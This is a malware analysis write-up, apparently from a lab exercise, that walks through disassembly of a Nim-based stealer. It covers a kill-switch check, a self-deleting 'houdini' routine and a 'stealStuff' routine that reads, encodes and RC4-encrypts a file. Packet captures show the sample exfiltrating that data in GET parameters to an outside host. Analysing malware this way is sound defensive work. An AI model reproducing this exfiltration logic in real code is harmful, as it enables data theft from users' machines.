
Advanced Static Analysis

Since it was written in Nim, the ,main function would be in NimMainModule, at the first there is no significant function.



```
[0x00417870]
NimMainModule();
; var int64_t var_128h @ stack - 0x128
; var unsigned int var_120h @ stack - 0x120
; var jmp_buf *env @ stack - 0x118
0x00417870      push    rbp
0x00417871      push    r12
0x00417873      mov     rbp, rsp
0x00417876      sub     rsp, 0x138
0x0041787d      lea     rcx, [TM__hn6FfrY5dkRFQyfHesUsPQ_2] ; 0x415a29 ; int64_t arg1
0x00417884      call    nimRegisterGlobalMarker ; sym.nimRegisterGlobalMarker
0x00417889      lea     rcx, [TM__hn6FfrY5dkRFQyfHesUsPQ_3] ; 0x415a1b ; int64_t arg1
0x00417890      call    nimRegisterGlobalMarker ; sym.nimRegisterGlobalMarker
0x00417895      lea     rcx, [TM__hn6FfrY5dkRFQyfHesUsPQ_5] ; 0x415a0d ; int64_t arg1
0x0041789c      call    nimRegisterGlobalMarker ; sym.nimRegisterGlobalMarker
0x004178a1      lea     rcx, [TM__hn6FfrY5dkRFQyfHesUsPQ_7] ; 0x4159ff ; int64_t arg1
0x004178a8      call    nimRegisterGlobalMarker ; sym.nimRegisterGlobalMarker
0x004178ad      call    nosgetHomeDir ; sym.nosgetHomeDir
0x004178b2      lea     rcx, [0x00439b80] ; int64_t arg1
0x004178b9      mov     rdx, rax    ; int64_t arg2
0x004178bc      call    asgnRef     ; sym.asgnRef_0x4158a9
0x004178c1      mov     r12, qword [0x00439be8]
0x004178c8      lea     rcx, data.0041e2e0 ; 0x41e2e0 ; int64_t arg1
0x004178cf      call    copyStringRC1 ; sym.copyStringRC1
0x004178d4      mov     qword [0x00439be8], rax
0x004178db      test    r12, r12
0x004178de      jne     0x417901

[0x00417901]
 0x00417901      mov     rcx, r12   ; int64_t arg1
 0x00417904      call    nimGCunrefNoCycle ; sym.nimGCunrefNoCycle_0x415a66
 0x00417909      jmp     0x4178e0
```


main function



```
[0x004178e0]
 0x004178e0      mov     r12, qword [0x00439c48]
 0x004178e7      lea     rcx, data.0041e2c0 ; 0x41e2c0 ; int64_t arg1
 0x004178ee      call    copyStringRC1 ; sym.copyStringRC1
 0x004178f3      mov     qword [0x00439c48], rax
 0x004178fa      test    r12, r12
 0x004178fd      jne     0x41790b

[0x004178ff]
 0x004178ff      jmp     0x417913

[0x0041790b]
 0x0041790b      mov     rcx, r12   ; int64_t arg1
 0x0041790e      call    nimGCunrefNoCycle ; sym.nimGCunrefNoCycle_0x415a66

[0x00417913]
 0x00417913      call    nosgetCurrentDir ; sym.nosgetCurrentDir
 0x00417918      lea     rcx, [0x00439c58] ; int64_t arg1
 0x0041791f      mov     rdx, rax   ; int64_t arg2
 0x00417922      call    asgnRef    ; sym.asgnRef_0x4158a9
 0x00417927      call    checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
 0x0041792c      mov     byte [0x00439be4], al
 0x00417932      test    al, al
 0x00417934      jne     0x417940

[0x00417936]
 0x00417936      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041793b      jmp     0x4179c9

[0x00417940]
 0x00417940      mov     rax, qword data.0041ec50 ; 0x41ec50
 0x00417947      lea     rcx, [env] ; jmp_buf env
 0x0041794e      mov     rdx, qword [rax]
```


checkKillSwitchURL branch

Here we find interesting function call **checkKillSwitchURL__sikomode**
If the test was successful then the ZF will not set and the jump will be triggered to the right side, but if the test to the URL was a failure, then the left side will be triggered with a fnction call to **Houdini__sikomode,** if we look at this function:



```
[0x00416f0d]
 houdini__sikomode_51();
 ; var int64_t var_248h @ stack - 0x248
 ; var int64_t var_240h @ stack - 0x240
 ; var int64_t var_232h @ stack - 0x232
 0x00416f0d      push    r14
 0x00416f0f      push    r13
 0x00416f11      push    r12
 0x00416f13      push    rdi
 0x00416f14      sub     rsp, 0x248
 0x00416f1b      mov     edx, 0x18  ; 24
 0x00416f20      lea     rcx, [0x00439c00]
 0x00416f27      call    newObj     ; sym.newObj
 0x00416f2c      lea     rcx, [0x0041dc80]
 0x00416f33      lea     r12, [var_232h]
 0x00416f38      mov     r13, rax
 0x00416f3b      lea     rax, [0x00439ba0]
 0x00416f42      mov     rdi, r12
 0x00416f45      mov     qword [r13], rax
 0x00416f49      call    newWideCString__systemZwidestrs_257 ; sym.newWideCString__systemZwidestrs...
 0x00416f4e      lea     rcx, [r13 + 0x10]
 0x00416f52      mov     rdx, rax
 0x00416f55      call    asgnRef    ; sym.asgnRef_0x4158a9
 0x00416f5a      mov     rcx, r12
 0x00416f5d      mov     edx, 0x20a ; 522
 0x00416f62      call    nimZeroMem ; sym.nimZeroMem_0x415952
 0x00416f67      mov     ecx, 0x20a ; 522
 0x00416f6c      xor     eax, eax
 0x00416f6e      rep     stosb byte [rdi], al
 0x00416f70      mov     rax, qword [0x0041e790]
 0x00416f77      xor     ecx, ecx
 0x00416f79      mov     r8d, 0x104 ; 260
 0x00416f7f      mov     rdx, r12
 0x00416f82      call    qword [rax]
 0x00416f84      test    eax, eax
 0x00416f86      je      0x416f99
```

Houdini__sikomode - 1




```
[0x00416fa3]
 0x00416fa3      lea     rcx, [var_248h]
 0x00416fa8      mov     edx, 0x10  ; 16
 0x00416fad      call    nimZeroMem ; sym.nimZeroMem_0x415952
 0x00416fb2      mov     rdx, r13
 0x00416fb5      mov     rcx, r14
 0x00416fb8      mov     qword [var_240h], r13
 0x00416fbd      lea     rax, [ds_rename_handle__sikomode_56] ; 0x415961
 0x00416fc4      mov     qword [var_248h], rax
 0x00416fc9      call    ds_rename_handle__sikomode_56 ; sym.ds_rename_handle__sikomode_56
 0x00416fce      test    eax, eax
 0x00416fd0      je      0x416f99

[0x00416fd2]
 0x00416fd2      mov     rdi, qword [0x0041e780]
 0x00416fd9      mov     rcx, r14
 0x00416fdc      call    qword [rdi]
 0x00416fde      mov     rcx, r12
 0x00416fe1      call    ds_open_handle__sikomode_53 ; sym.ds_open_handle__sikomode_53 ;  sym.ds_o...
 0x00416fe6      mov     r13, rax
 0x00416fe9      cmp     rax, 0xffffffffffffffff
 0x00416fed      je      0x416f99

[0x00416fef]
 0x00416fef      mov     rcx, rax
 0x00416ff2      call    ds_deposite_handle__sikomode_88 ; sym.ds_deposite_handle__sikomode_88
 0x00416ff7      test    eax, eax
 0x00416ff9      je      0x416f99
```

Houdini__sikomode - 2

The function calls are as follow:
nimZeroMem, ds_open_handle__sikomode, ds_deposite_handle__sikomode, ds_rename_handle__sikomode

which indicated that this function could be an exit method to end the malware execution.

- If the first URL check was successful, then we move to the right side



```
omode_51 ; sym.houdini__sikomode_51
```

```
[0x00417940]
 0x00417940      mov     rax, qword data.0041ec50 ; 0x41ec50
 0x00417947      lea     rcx, [env] ; jmp_buf env
 0x0041794e      mov     rdx, qword [rax]
 0x00417951      mov     qword [var_128h], rdx
 0x00417958      lea     rdx, [var_128h]
 0x0041795f      mov     qword [rax], rdx
 0x00417962      mov     rdx, rbp
 0x00417965      call    _setjmp    ; sym._setjmp ; int setjmp(jmp_buf env)
 0x0041796a      cdqe
 0x0041796c      mov     qword [var_120h], rax
 0x00417973      test    rax, rax
 0x00417976      jne     0x417998
```

```
[0x00417978]
 0x00417978      call    unpackResources__sikomode_17 ; sym.unpackResources__sikomode_17
 0x0041797d      call    stealStuff__sikomode_130 ; sym.stealStuff__sikomode_130
 0x00417982      call    popSafePoint ; sym.popSafePoint
```


```
[0x00417998]
 0x00417998      call    popSafePoint ; sym.popSafePoint
 0x0041799d      mov     qword [var_120h], 0
 0x004179a8      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x004179ad      call    popCurrentException ; sym.popCurrentException
 0x004179b2      jmp     0x417987
```

```
[0x00417987]
 0x00417987      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041798c      cmp     qword [var_120h], 0
 0x00417994      je      0x4179c9
```


```
[0x00417996]
 0x00417996      jmp     0x4179b4
```

The test condition is based on rax value, the 64-bit value stored at the memory address 0x0041ec50 will be loaded into the rax register and then tested, if the value is not zero, ZF will not be set and jump condition will be triggered to the right side with the **Houdini__siko mode** function which indicates an exception happened and exit out the execution plan.


But if rax is zero and ZF will be set, the the left side is triggered, with function call of **stealStuff_sikomode_130**, if we look at the function deeply we would see function calls of reading a file, encrypting it and sending its content:




```
[0x00417073]
 0x00417073      mov     rcx, r9
 0x00417076      lea     rdx, [0x0041dec0]
 0x0041707d      call    appendString.part.0 ; sym.appendString.part.0_0x415a40
 0x00417082      mov     rcx, r9
 0x00417085      call    readFile__systemZio_557 ; sym.readFile__systemZio_557
 0x0041708a      mov     edx, 1
 0x0041708f      mov     rcx, rax
 0x00417092      call    encode__pureZbase5452_42 ; sym.encode__pureZbase5452_42
 0x00417097      xor     ecx, ecx
 0x00417099      mov     qword [var_308h], rax
 0x004170a0      call    newSeq__systemZio_589 ; sym.newSeq__systemZio_589
 0x004170a5      xor     ecx, ecx
 0x004170a7      mov     qword [var_2f8h], rax
 0x004170ae      call    newSeq__systemZio_589 ; sym.newSeq__systemZio_589
 0x004170b3      mov     qword [var_2f0h], 0
 0x004170be      mov     qword [var_300h], rax
 0x004170c5      jmp     0x417327
```




```
[0x00417350]
 0x00417350      mov     rcx, qword [0x00439be8]
 0x00417357      call    readFile__systemZio_557 ; sym.readFile__systemZio_557
 0x0041735c      mov     rbx, rax
 0x0041735f      mov     rax, qword [var_2f8h]
 0x00417366      test    rax, rax
 0x00417369      je      0x4175f1
```



```
[0x00417547]
 0x00417547      mov     rax, qword [var_2f8h]
 0x0041754e      mov     rcx, rbx
 0x00417551      mov     rdx, qword [rax + r12*8 + 0x10]
 0x00417556      call    toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ82675245480490487826752_51 ; sym.toRC4...
 0x0041755b      mov     rdx, qword [0x0041e9f0]
 0x00417562      mov     rcx, qword [var_300h]
 0x00417569      mov     r14, rax
 0x0041756c      call    incrSeqV3  ; sym.incrSeqV3
```




```
[0x0041770c]
 0x0041770c      call    getDefaultSSL__pureZhttpclient_244 ; sym.getDefaultSSL__pureZhttpclient_244
 0x00417711      xor     ecx, ecx
 0x00417713      mov     qword [var_348h], rax
 0x0041771a      call    newHttpHeaders__pureZhttpcore_114 ; sym.newHttpHeaders__pureZhttpcore_114
 0x0041771f      mov     r8, qword [var_348h]
 0x00417726      xor     r9d, r9d
 0x00417729      mov     qword [var_358h], 0xffffffffffffffff
 0x00417732      mov     qword [var_350h], rax
 0x00417737      lea     rcx, [0x0041de80]
 0x0041773e      mov     edx, 5
 0x00417743      call    newHttpClient__pureZhttpclient_742 ; sym.newHttpClient__pureZhttpclient_742
 0x00417748      mov     ecx, 0x25  ; '%' ; 37
 0x0041774d      mov     r12, rax
 0x00417750      mov     rax, qword [var_320h]
 0x00417757      mov     rax, qword [rax]
 0x0041775a      test    rax, rax
 0x0041775d      je      0x417766
```



```
[0x0041778c]
 0x0041778c      mov     rdx, r9
 0x0041778f      mov     rcx, r12
 0x00417792      call    getContent__sikomode_194 ; sym.getContent__sikomode_194
 0x00417797      mov     ecx, 0x3e8 ; 1000
 0x0041779c      call    nossleep   ; sym.nossleep
 0x004177a1      call    popSafePoint ; sym.popSafePoint
 0x004177a6      jmp     0x4177cc
```

After the end of the stealStuff_sikomode_130, it calls the Houdini function and nimLeaveFinally to indicated the end of the malware execution.




```
[0x00417987]
 0x00417987      call    houdini__sikomode_51 ; sym.houdini__sikomode_51 ;  sym.houdini__sikomode_...
 0x0041798c      cmp     qword [var_120h], 0
 0x00417994      je      0x4179c9

[0x00417996]
 0x00417996      jmp     0x4179b4

[0x004179b4]
 0x004179b4      call    nimLeaveFinally ; sym.nimLeaveFinally
 0x004179b9      cmp     qword [var_120h], 0
 0x004179c1      je      0x4179c9

[0x004179c3]
 0x004179c3      call    reraiseException ; sym.reraiseException
 0x004179c8      nop

[0x004179c9]
 0x004179c9      add     rsp, 0x138
 0x004179d0      pop     r12
 0x004179d2      pop     rbp
 0x004179d3      ret
```

Indicators of Compromise

Network Indicators


Downloading oneWitch.png DLL file from this domain:

Domain/IP	Port
update.ec12-4-109-278-3-ubuntu20-04.local	80
http://cdn.altimiter.local	80




```
No.    Time           Source       Destination    Protocol  Length Info
    10 36.190543000  10.0.0.6     10.0.0.4       HTTP        146 GET / HTTP/1.1
    14 36.263397437  10.0.0.4     10.0.0.6       HTTP        312 HTTP/1.1 200 OK  (text/html)
   138 204.733139287 10.0.0.6     10.0.0.4       HTTP       1526 POST /service/update2 HTTP/1.1
   142 204.879929951 10.0.0.4     10.0.0.6       HTTP        312 HTTP/1.1 200 OK  (text/html)

▾ Hypertext Transfer Protocol
  ▾ GET / HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /
      Request Version: HTTP/1.1
    User-Agent: Mozilla/5.0\r\n
    Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
    \r\n
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
    [HTTP request 1/1]
    [Response in frame: 14]
```

First doamin call: update.ec12-4-109-278-3-ubuntu20-04.local



```
 47 37.942559988  10.0.0.6     10.0.0.4     HTTP     291 GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B…
 50 37.991125793  10.0.0.4     10.0.0.6     HTTP     312 HTTP/1.1 200 OK  (text/html)
 55 38.997932367  10.0.0.6     10.0.0.4     HTTP     291 GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA88…
 58 39.099913407  10.0.0.4     10.0.0.6     HTTP     312 HTTP/1.1 200 OK  (text/html)
 63 40.113463597  10.0.0.6     10.0.0.4     HTTP     291 GET /feed?post=B69C1CF58536758272963755A8FB34291DEBB01907FC28919D7789E440128EBE45FDA88…
 66 40.221242305  10.0.0.4     10.0.0.6     HTTP     312 HTTP/1.1 200 OK  (text/html)
 71 41.255083528  10.0.0.6     10.0.0.4     HTTP     291 GET /feed?post=A69C1CF68535758244B2337BAFFE38290DEBB01A07FF20919D758DDD480786BE49FDA88…
 74 41.345792858  10.0.0.4     10.0.0.6     HTTP     312 HTTP/1.1 200 OK  (text/html)
 79 42.368255247  10.0.0.6     10.0.0.4     HTTP     291 GET /feed?post=B69C0CF68536758144B03372DDDD38291DEBB31925F523A386678EEC5414AF8966D1BCA…
 82 42.449300373  10.0.0.4     10.0.0.6     HTTP     312 HTTP/1.1 200 OK  (text/html)
```

Get request with parameter to http://cdn.altimiter.local




```
▾ GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  ▸ [Expert Info (Chat/Sequence): GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A6174
    Request Method: GET
  ▸ Request URI: /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9
    Request Version: HTTP/1.1
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C
  [HTTP request 1/1]
```

Get request with parameter to http://cdn.altimiter.local

Host-based Indicators

